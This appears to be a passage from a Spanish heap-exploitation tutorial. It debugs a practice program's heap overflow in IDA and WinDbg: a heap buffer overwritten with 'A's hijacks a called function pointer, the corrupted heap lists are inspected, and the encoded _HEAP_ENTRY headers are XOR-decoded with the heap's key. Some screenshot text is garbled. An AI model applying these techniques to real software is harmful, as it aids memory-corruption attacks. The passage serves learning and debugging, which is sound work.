```

Lanzo el script de nuevo y cuando para atacheo de nuevo el ida con el análisis y el debugger Windbg local como antes.

Lógicamente no tenemos la misma info y el programa crasheo cuando salta a ejecutar miremos el heap a ver que vemos.

```
[Output window]
22 potential unreachable blocks were detected.
WINDBG>!heap -s

***** NT HEAP STATS BELOW *****
LFH Key : 0x4383e84f
Termination on corruption : ENABLED

```

Heap	Flags	Reserv (k)	Commit (k)	Virt (k)	Free (k)	List length	UCR blocks	Virt cont.	Lock heap	Fast
00670000	00000002	1824	312	1024	9	8	1	0	0	LFH
00030000	00001002	1088	256	1088	5	2	2	0	0	LFH

## Las estadísticas del heap

Si vamos a la zona donde salto mirando el stack, sabemos que viene de allí.

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code is as follows:


```
.text:01121010 .text:01121010 Size= dword ptr 8
.text:01121010 Buf=dword ptr 0Ch
.text:01121010
.text:01121010 push    ebp
.text:01121011 mov     ebp, esp
.text:01121013 mov     eax, [ebp+Size]
.text:01121016 push    eax ; Size
.text:01121017 mov     ecx, [ebp+Buf] ; Buf
.text:01121018 push    ecx ; Buf
.text:01121018 call    ds:GetS
.text:01121021 add    esp, 8
.text:01121024 push    1
.text:01121026 mov     edx, [ebp+Buf]
.text:01121028 mov     eax, [edx+64h]
.text:0112102C call    eax
.text:0112102E add    esp, 4
.text:01121031 mov     ecx, [ebp+Buf]
.text:01121034 push    ecx
.text:01121035 push    offset sub_112110a ; "Hola %s\n"
.text:01121039 call    sub_112110a
.text:0112103F add    esp, 8
.text:01121042 pop    ebp
.text:01121043 ret
.text:01121043 sub_11210a endp
.text:01121043
.text:01121043 align 10h
.text:01121050
```

The Registers window on the right shows the following register values:

Register	Value
EAX	41414141
EBX	7EFDE000
ECX	00000000
EDX	00688E68
ESI	003E72E0
EDI	003E72E8
EBP	002AF078
ESP	002AF070

The Modules and Threads windows are also visible on the right side of the interface.

Y vemos que EBP no cambio y como conocemos el programa faremos trampita mirando el valor del buffer que le pasamos a gets\_s que es el inicio del bloque allocado pues copia allí, se le pasa como argumento (obviamente esto lo podemos hacer porque es un programita sencillo y para aprender, sino hay que habilitar el page guard y hacer lo que vimos antes)



La variable Buf sigue apuntando al inicio del bloque del heap, así que podemos ir allí.

```

• debug031:006B8E3D db 0
• debug031:006B8E3E db 72h ; r
• debug031:006B8E3F db 0
• debug031:006B8E40 db 40h ; @
• debug031:006B8E41 db 0E8h ; b
• debug031:006B8E42 db 92h ; f
• debug031:006B8E43 db 40h ; M
• debug031:006B8E44 db 1Fh
• debug031:006B8E45 db 30h ; 0
• debug031:006B8E46 db 0
• debug031:006B8E47 db 0Ch
X debug031:006B8E48 unk_6B8E48 db 41h ; A ; DATA XREF: debug020:002AFA84+o
• debug031:006B8E49 db 41h ; A
• debug031:006B8E4A db 41h ; A
• debug031:006B8E4B db 41h ; A
• debug031:006B8E4C db 41h ; A
• debug031:006B8E4D db 41h ; A
• debug031:006B8E4E db 41h ; A
• debug031:006B8E4F db 41h ; A
• debug031:006B8E50 db 41h ; A
• debug031:006B8E51 db 41h ; A
• debug031:006B8E52 db 41h ; A
• debug031:006B8E53 db 41h ; A
• debug031:006B8E54 db 41h ; A
• debug031:006B8E55 db 41h ; A
• debug031:006B8E56 db 41h ; A
• debug031:006B8E57 db 41h ; A

```

```


Content source. i (large), length. i/o
WINDBG>U!heap -x 0x6b8e48
^ Syntax error in 'U!heap -x 0x6b8e48'
WINDBG>!heap -x 0x6b8e48
List corrupted: (Flink->Blink = 41414141) != (Block = 006b2c60)
HEAP 00670000 (Seg 00670000) At 006b2c58 Error: block list entry corrupted
ERROR: Block 006b8eb8 previous size 71d7 does not match previous block size f
HEAP 00670000 (Seg 00670000) At 006b8eb8 Error: invalid block Previous

```

Entry	User	Heap	Segment	Size	PrevSize	Unused	Flags
006b8e40	006b8e48	00670000	00670000	78	448		c busy


Esta corrupta eso sabemos.

Obviamente como esta todo roto, trataremos de atachearlo antes de que se rompa el heap para ver la info de un bloque bueno, no puedo arrancarlo directo en IDA porque eso lo arranca en modo debug al heap, así que le pondré un EB FE en el inicio para que quede loopiendo y cuando lo arranque lo atacheare.




Le cambiare el 74 18 del salto condicional por un EB FE, una vez cambiados EDIT-PATCH PROGRAM- APPLY PATCH TO INPUT FILE.

Ahora arranco el script una vez que queda loopeando paro ahí, pero como ya paso por el malloc ya puedo mirar el heap.



Después de allocar EAX queda con la dirección del bloque.



Veamos que dice.

**Expected data back.**

WINDBG>!heap -x eax

Entry	User	Heap	Segment	Size	PrevSize	Unused	Flags
007e8e40	007e8e48	007a0000	007a0000	78	448		C busy

User como siempre es la parte donde se puede escribir, y Entry es donde comienza el header, veamos.

```
Scanning on ...
Scanning references from 252 busy blocks (0 MBytes) ...No potential unreachable blocks were detected.
WINDBG> !heap -s
```

```
*****
***** NT HEAP STATS BELOW *****
*****
LFH Key : 0x6f05ba4c
Termination on corruption : ENABLED
Heap Flags Reserv Commit Virt Free List UCR Virt Lock Fast
(k) (k) (k) (k) length blocks cont. heap
007a0000 00000002 1024 300 1024 6 6 1 0 0 LFH
```

Nos muestra un solo heap y allí esta veamos su contenido.

WINDBG>!heap -a 007a0000

Index Address Name Debugging options enabled

1: 007a0000

Segment at 007a0000 to 008a0000 (0004b000 bytes committed)

Flags: 00000002

ForceFlags: 00000000

Granularity: 8 bytes

Segment Reserve: 00100000

Segment Commit: 00002000

DeCommit Block Thres: 00000800

DeCommit Total Thres: 00002000

Total Free Size: 0000031b

Max. Allocation Size: 7ffdfeff

Lock Variable at: 007a0138  
Next TagIndex: 0000  
Maximum TagIndex: 0000  
Tag Entries: 00000000  
PsuedoTag Entries: 00000000  
Virtual Alloc List: 007a00a0  
Uncommitted ranges: 007a0090  
007eb000: 000b5000 (741376 bytes)  
FreeList[ 00 ] at 007a00c4: 007e8ec0 . 007e4e90  
007e4e88: 00028 . 00010 [100] - free  
007a6750: 00028 . 00010 [100] - free  
007a6158: 00050 . 00010 [100] - free  
007e2d30: 00028 . 00018 [100] - free  
007e2c58: 00210 . 00018 [100] - free  
007e8eb8: 00078 . 01878 [100] - free

Segment00 at 007a0000:

Flags: 00000000  
Base: 007a0000  
First Entry: 007a0588  
Last Entry: 008a0000  
Total Pages: 00000100  
Total UnCommit: 000000b5  
Largest UnCommit: 00000000  
UnCommitted Ranges: (1)


Heap entries for Segment00 in Heap 007a0000  
address: psize . size flags state (requested size)  
007a0000: 00000 . 00588 [101] - busy (587)  
007a0588: 00588 . 00240 [101] - busy (23f)  
007a07c8: 00240 . 00020 [101] - busy (18)  
007a07e8: 00020 . 01dd8 [101] - busy (1dce)  
007a25c0: 01dd8 . 02d00 [101] - busy (2cf8)  
007a52c0: 02d00 . 00048 [101] - busy (3c)  
007a5308: 00048 . 00038 [101] - busy (30)  
007a5340: 00038 . 00080 [101] - busy (78)  
007a53c0: 00080 . 00080 [101] - busy (78)  
007a5440: 00080 . 00048 [101] - busy (3c)  
007a5488: 00048 . 00228 [101] - busy (220)  
007a56b0: 00228 . 00050 [101] - busy (42)  
007a5700: 00050 . 00080 [101] - busy (78)  
007a5780: 00080 . 00018 [101] - busy (10)  
007a5798: 00018 . 00050 [101] - busy (46)  
007a57e8: 00050 . 00080 [101] - busy (78)  
007a5868: 00080 . 00018 [101] - busy (10)  
007a5880: 00018 . 00018 [101] - busy (10)  
007a5898: 00018 . 00020 [101] - busy (14)  
007a58b8: 00020 . 00070 [101] - busy (64)  
007a5928: 00070 . 00208 [101] - busy (200)  
007a5b30: 00208 . 00208 [101] - busy (200)  
007a5d38: 00208 . 00030 [101] - busy (24)

007a5d68: 00030 . 00030 [101] - busy (24)  
007a5d98: 00030 . 00038 [101] - busy (30)  
007a5dd0: 00038 . 00028 [101] - busy (20)  
007a5df8: 00028 . 00028 [101] - busy (20)  
007a5e20: 00028 . 00028 [101] - busy (20)  
007a5e48: 00028 . 00028 [101] - busy (20)  
007a5e70: 00028 . 00018 [101] - busy (10)  
007a5e88: 00018 . 00080 [101] - busy (78)  
007a5f08: 00080 . 00080 [101] - busy (78)  
007a5f88: 00080 . 00018 [101] - busy (10)  
007a5fa0: 00018 . 00020 [101] - busy (14)  
007a5fc0: 00020 . 00020 [101] - busy (10)  
007a5fe0: 00020 . 00078 [101] - busy (6c)  
007a6058: 00078 . 00080 [101] - busy (78)  
007a60d8: 00080 . 00018 [101] - busy (10)  
007a60f0: 00018 . 00018 [101] - busy (10)  
007a6108: 00018 . 00050 [101] - busy (42)  
007a6158: 00050 . 00010 [100]  
007a6168: 00010 . 00058 [101] - busy (4a)  
007a61c0: 00058 . 00080 [101] - busy (78)  
007a6240: 00080 . 00020 [101] - busy (10)  
007a6260: 00020 . 00018 [101] - busy (10)  
007a6278: 00018 . 00080 [101] - busy (78)  
007a62f8: 00080 . 00020 [101] - busy (10)  
007a6318: 00020 . 00018 [101] - busy (10)  
007a6330: 00018 . 00018 [101] - busy (10)  
007a6348: 00018 . 00070 [101] - busy (68)  
007a63b8: 00070 . 00080 [101] - busy (78)  
007a6438: 00080 . 00018 [101] - busy (10)  
007a6450: 00018 . 00070 [101] - busy (68)  
007a64c0: 00070 . 00078 [101] - busy (70)  
007a6538: 00078 . 00080 [101] - busy (78)  
007a65b8: 00080 . 00020 [101] - busy (10)  
007a65d8: 00020 . 00018 [101] - busy (10)  
007a65f0: 00018 . 00020 [101] - busy (10)  
007a6610: 00020 . 00078 [101] - busy (6a)  
007a6688: 00078 . 00088 [101] - busy (7c)  
007a6710: 00088 . 00018 [101] - busy (10)  
007a6728: 00018 . 00028 [101] - busy (20)  
007a6750: 00028 . 00010 [100]  
007a6760: 00010 . 00080 [101] - busy (78)  
007a67e0: 00080 . 00080 [101] - busy (78)  
007a6860: 00080 . 03d20 [101] - busy (3d1f)  
007aa580: 03d20 . 378b0 [101] - busy (378a8) Internal  
007e1e30: 378b0 . 00080 [101] - busy (78)  
007e1eb0: 00080 . 00020 [101] - busy (17)  
007e1ed0: 00020 . 00400 [101] - busy (3f8) Internal  
007e22d0: 00400 . 00400 [101] - busy (3f8) Internal  
007e26d0: 00400 . 00080 [101] - busy (78)  
007e2750: 00080 . 00080 [101] - busy (78)  
007e27d0: 00080 . 00028 [101] - busy (20)

007e27f8: 00028 . 00028 [101] - busy (20)  
007e2820: 00028 . 00070 [101] - busy (66)  
007e2890: 00070 . 00080 [101] - busy (78)  
007e2910: 00080 . 00028 [101] - busy (20)  
007e2938: 00028 . 00028 [101] - busy (20)  
007e2960: 00028 . 00070 [101] - busy (68)  
007e29d0: 00070 . 00078 [101] - busy (6a)  
007e2a48: 00078 . 00210 [101] - busy (208)  
007e2c58: 00210 . 00018 [100]  
007e2c70: 00018 . 00070 [101] - busy (66)  
007e2ce0: 00070 . 00028 [101] - busy (20)  
007e2d08: 00028 . 00028 [101] - busy (20)  
007e2d30: 00028 . 00018 [100]  
007e2d48: 00018 . 00078 [101] - busy (6c)  
007e2dc0: 00078 . 02000 [101] - busy (1ff8) Internal  
007e4dc0: 02000 . 00028 [101] - busy (20)  
007e4de8: 00028 . 00028 [101] - busy (20)  
007e4e10: 00028 . 00028 [101] - busy (20)  
007e4e38: 00028 . 00028 [101] - busy (20)  
007e4e60: 00028 . 00028 [101] - busy (20)  
007e4e88: 00028 . 00010 [100]  
007e4e98: 00010 . 00078 [101] - busy (6a)  
007e4f10: 00078 . 00408 [101] - busy (400)  
007e5318: 00408 . 00028 [101] - busy (20)  
007e5340: 00028 . 00800 [101] - busy (7f8) Internal  
007e5b40: 00800 . 006d0 [101] - busy (6c8)  
007e6210: 006d0 . 00c08 [101] - busy (c00)  
007e6e18: 00c08 . 00800 [101] - busy (7f8) Internal  
007e7618: 00800 . 00228 [101] - busy (220)  
007e7840: 00228 . 00228 [101] - busy (220)  
007e7a68: 00228 . 00490 [101] - busy (483)  
007e7ef8: 00490 . 00218 [101] - busy (209)  
007e8110: 00218 . 00058 [101] - busy (4a)  
007e8168: 00058 . 00808 [101] - busy (800)  
007e8970: 00808 . 00088 [101] - busy (80)  
007e89f8: 00088 . 00448 [101] - busy (440)  
007e8e40: 00448 . 00078 [101] - busy (6c)  
007e8eb8: 00078 . 01878 [100]  
007ea730: 01878 . 00100 [101] - busy (f4)  
007ea830: 00100 . 00038 [101] - busy (2e)  
007ea868: 00038 . 00030 [101] - busy (28)  
007ea898: 00030 . 00040 [101] - busy (37)  
007ea8d8: 00040 . 00048 [101] - busy (3c)  
007ea920: 00048 . 00040 [101] - busy (31)  
007ea960: 00040 . 00030 [101] - busy (24)  
007ea990: 00030 . 00040 [101] - busy (32)  
007ea9d0: 00040 . 00038 [101] - busy (2e)  
007eaa08: 00038 . 00038 [101] - busy (2c)  
007eaa40: 00038 . 00030 [101] - busy (28)  
007eaa70: 00030 . 00030 [101] - busy (21)  
007eaaa0: 00030 . 00020 [101] - busy (15)

```
007eaac0: 00020 . 00038 [101] - busy (2b)
007eaaf8: 00038 . 00030 [101] - busy (22)
007eab28: 00030 . 00038 [101] - busy (2e)
007eab60: 00038 . 00048 [101] - busy (39)
007eaba8: 00048 . 00020 [101] - busy (17)
007eabc8: 00020 . 00040 [101] - busy (36)
007eac08: 00040 . 00050 [101] - busy (47)
007eac58: 00050 . 00050 [101] - busy (48)
007eaca8: 00050 . 00020 [101] - busy (12)
007eacc8: 00020 . 00020 [101] - busy (18)
007eace8: 00020 . 00030 [101] - busy (24)
007ead18: 00030 . 00038 [101] - busy (29)
007ead50: 00038 . 00098 [101] - busy (8b)
007eade8: 00098 . 00020 [101] - busy (17)
007eae08: 00020 . 00020 [101] - busy (11)
007eae28: 00020 . 00020 [101] - busy (18)
007eae48: 00020 . 00020 [101] - busy (17)
007eae68: 00020 . 00030 [101] - busy (21)
007eae98: 00030 . 00020 [101] - busy (13)
007eaeb8: 00020 . 00020 [101] - busy (14)
007eaed8: 00020 . 00020 [101] - busy (16)
007eaef8: 00020 . 00030 [101] - busy (28)
007eaf28: 00030 . 00030 [101] - busy (27)
007eaf58: 00030 . 00060 [101] - busy (52)
007eafb8: 00060 . 00028 [101] - busy (12)
007eafe0: 00028 . 00020 [111] - busy (1d)
007eb000: 000b5000 - uncommitted bytes.
```

Si vemos en la lista, está el bloque si lo buscamos por la dirección del header y nos dice el size



```
007e89f0: 00808 . 00088 [101] - busy (80)
007e89f8: 00088 . 00448 [101] - busy (440)
007e8e40: 00448 . 00078 [101] - busy (6c) ━━━━
007e8eb8: 00078 . 01878 [100]
007ea730: 01878 . 00100 [101] - busy (f4)
007ea830: 00100 . 00038 [101] - busy (2e)
```

```
+0x0000 HygregatedValue : 0x00000085F 400F14C1
WINDBG>!heap -p -a eax
address 007e8e48 found in
_HEAP @ 7a0000
- HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
  007e8e40 000F 0000 [00]    007e8e48    0006c - (busy)
```

Vemos que ya no nos muestra la historia aunque si el size, el size general es 0xf porque para hallar el total se multiplica por 8 lo que da

hex(0xf \* 0x8)

'0x78'

Que es el size completo con el header y la finalización etc.

En el caso del heap normal para ver los valores hay que usar

```
WINDBG>dt _heap_entry 007e8e40
ntdll!_HEAP_ENTRY
+0x000 Size : 0x14c1 [REDACTED]
+0x002 Flags : 0xdf 'F'
+0x003 SmallTagIndex : 0x40 '@'
+0x008 SubSegmentCode : 0x40df14c1 Void
+0x004 PreviousSize : 0x685f
+0x006 SegmentOffset : 0 ''
+0x006 LFHFlags : 0 ''
+0x007 UnusedBytes : 0xc ''
+0x000 FunctionIndex : 0x14c1
+0x002 ContextValue : 0x40df
+0x008 InterceptorValue : 0x40df14c1
+0x004 UnusedBytesLength : 0x685f
+0x006 EntryOffset : 0 ''
+0x007 ExtendedBlockSignature : 0xc ''
+0x000 Code1 : 0x40df14c1
+0x004 Code2 : 0x685f
+0x006 Code3 : 0 ''
+0x007 Code4 : 0xc ''
+0x000 AggregateCode : 0x0c00685f`40df14c1|
```

El tema es que están encodeados (xoreados) con una constante, donde podemos hallar la constante para dessexorearlos.

```
07E8E70 6C 00 65 00 73 00 28 00 78 00 38 00 36 00 29 00 1.e.s.(.x.8.6.)  
07E8E80 3D 00 43 00 3A 00 5C 00 50 00 72 00 6F 00 67 00 =.C.:.\P.r.o.g.  
KNOWN 007E8E48: debug033:off_7E8E48  
  
Output window  
0x0000 nrgaggregatecode - 0x0C000001 400114C1  
INDBG!dt _heap 007a0000  
td11!_HEAP  
+0x000 Entry : _HEAP_ENTRY  
+0x008 SegmentSignature : 0xfffffff  
+0x00c SegmentFlags : 0  
+0x010 SegmentListEntry : _LIST_ENTRY [ 0x7a00a8 - 0x7a00a8 ]  
+0x018 Heap : 0x007a0000 _HEAP  
+0x01c BaseAddress : 0x007a0000 Void  
+0x020 NumberOfPages : 0x100  
+0x024 FirstEntry : 0x007a0588 _HEAP_ENTRY  
+0x028 LastValidEntry : 0x008a0000 _HEAP_ENTRY  
+0x02c NumberOfUnCommittedPages : 0xb5  
+0x030 NumberOfUnCommittedRanges : 1  
+0x034 SegmentAllocatorBackTraceIndex : 0  
+0x036 Reserved : 0  
+0x038 UCRSegmentList : _LIST_ENTRY [ 0x7eaff0 - 0x7eaff0 ]  
+0x040 Flags : 2  
+0x044 ForceFlags : 0  
+0x048 CompatibilityFlags : 0  
+0x04c EncodeFlagMask : 0x100000  
+0x050 Encoding : _HEAP_ENTRY █  
+0x058 PointerKey : 0x6e0919cb  
+0x05c Interceptor : 0  
+0x060 VirtualMemoryThreshold : 0xfe00  
+0x064 Signature : 0xeffffeff  
+0x068 SegmentReserve : 0x100000  
+0x06c SegmentCommit : 0x2000
```

Vemos que el offset 0x50 de la estructura del heap se llama encoding

```
WINDBG>dd 007a0000+ 0x50 L2  
007a0050 4ede14ce 000068d6
```

Son esos DWORDS los que xorearon la info.

Adresse	W0	W1	W2	W3	W4	W5	W6	W7	W8	W9	W10	W11	W12	W13	W14	W15
007A0020	00	01	00	00	88	05	7A	00	00	00	8A	00	B5	00	00	00
007A0030	01	00	00	00	00	00	00	00	F0	AF	7E	00	F0	AF	7E	00
007A0040	02	00	00	00	00	00	00	00	00	00	00	00	00	10	00	00
007A0050	CE	14	DE	4E	D6	68	00	00	CB	19	09	6E	00	00	00	00
007A0060	00	FE	00	00	FF	EE	FF	EE	00	00	10	00	00	20	00	00
007A0070	00	08	00	00	00	20	00	00	1B	03	00	00	FF	EF	FD	7F
007A0080	01	00	38	01	00	00	00	00	00	00	00	00	00	00	00	00
007A0090	E8	AF	7E	00	E8	AF	7E	00	0F	00	00	00	F8	FF	FF	FF

Si hacemos lo mismo en el header dividiéndolo en dos DWORDS

dd 007E8E40 L2

Tengo los dos dwords que debo xorear con los dos de la entrada.

```
WINDBG>dd 007a0000+ 0x50 L2  
007a0050 4ede14ce 000068d6
```

```
WINDBG>dd 007E8E40 L2  
007e8e40 40df14c1 0c00685f
```

Xoreo

```

WINDBG>? 4ede14ce ^ 40df14c1
Evaluate expression: 234946575 = 0e01000f
WINDBG>? 68d6 ^ 0c00685f
Evaluate expression: 201326729 = 0c000089

```

Podemos armar la tablita, obviamente romperemos el programa y no podrá correr más pero para ver.

```

Hex View-1
007E8E00 72 00 6F 00 67 00 72 00 61 00 6D 00 44 00 61 00 r.o.g.r.a.m.D.a.
007E8E10 74 00 61 00 00 00 50 00 72 00 6F 00 67 00 72 00 t.a...P.r.o.g.r.
007E8E20 61 00 6D 00 46 00 69 00 6C 00 65 00 73 00 3D 00 a.m.F.i.l.e.s.=.
007E8E30 43 00 3A 00 5C 00 50 00 72 00 6F 00 67 00 72 00 C.:\.P.r.o.g.r.
007E8E40 C1 14 DF 40 5F 68 00 0C C4 00 7A 00 60 2C 7E 00 -@_h..-z.,~.
007E8E50 20 00 28 00 78 00 38 00 36 00 29 00 00 00 50 00 -(x.8.6)...P.
007E8E60 72 00 6F 00 67 00 72 00 61 00 6D 00 46 00 69 00 r.o.g.r.a.m.F.i.
007E8E70 6C 00 65 00 73 00 28 00 78 00 38 00 36 00 29 00 l.e.s.(x.8.6.).
UNKNOWN| 007E8E40: debug033:007E8E40

```

Remplazo los valores por los xoreados.

```

debug033:007E8E50 db ?8h
debug033:007E8E51 db ?0
UNKNOWN| 007E8E40: debug033:007E8E40 (Synchronized with EIP)

Hex View-1
007E8E30 43 00 3A 00 5C 00 50 00 72 00 6F 00 67 00 72 00
007E8E40 0F 00 89 00 00 0C C4 00 7A 00 60 2C 7E 00
007E8E50 20 00 28 00 78 00 38 00 36 00 29 00 00 00 50 00
007E8E60 72 00 6F 00 67 00 72 00 61 00 6D 00 46 00 69 00
007E8E70 6C 00 65 00 73 00 28 00 78 00 38 00 36 00 29 00
007E8E80 3D 00 43 00 3A 00 5C 00 50 00 72 00 6F 00 67 00
007E8E90 72 00 61 00 6D 00 28 00 46 00 69 00 6C 00 65 00
007E8EA0 73 00 20 00 28 00 78 00 38 00 36 00 29 00 00 00
UNKNOWN| 007E8E40: debug033:007E8E40

```

```

Output window
+0x000 Encrypted : 0
+0x007 ExtendedBlockSignature : 0x89 ''
+0x000 Code1 : 0xF00010e
+0x004 Code2 : 0xc
+0x006 Code3 : 0 ''
+0x007 Code4 : 0x89 ''
+0x000 AggregateCode : 0x8900000c`0F00010e
WINDBG>dt _heap_entry 007e8e40
ntdll!_HEAP_ENTRY
+0x000 Size : 0xF
+0x002 Flags : 0x1 ''
+0x003 SmallTagIndex : 0xe ''
+0x000 SubSegmentCode : 0x0e01000F Void
+0x004 PreviousSize : 0x89
+0x006 SegmentOffset : 0 ''
+0x006 LFHFlags : 0 ''
+0x007 UnusedBytes : 0xc ''
+0x000 FunctionIndex : 0xF
+0x002 ContextValue : 0x0004

```

```

+0x006 Code3          : 0 ''
+0x007 Code4          : 0x89 ''
+0x008 AggregateCode : 0x8900000c`0F00010e
WINDBG>dt _heap_entry 007e8e40
ntdll! HEAP_ENTRY
+0x000 Size           : 0xf
+0x002 Flags           : 0x1 ''
+0x003 SmallTagIndex   : 0xe ''
+0x000 SubSegmentCode  : 0x0e01000f Void
+0x004 PreviousSize    : 0x89
+0x006 SegmentOffset    : 0 ''
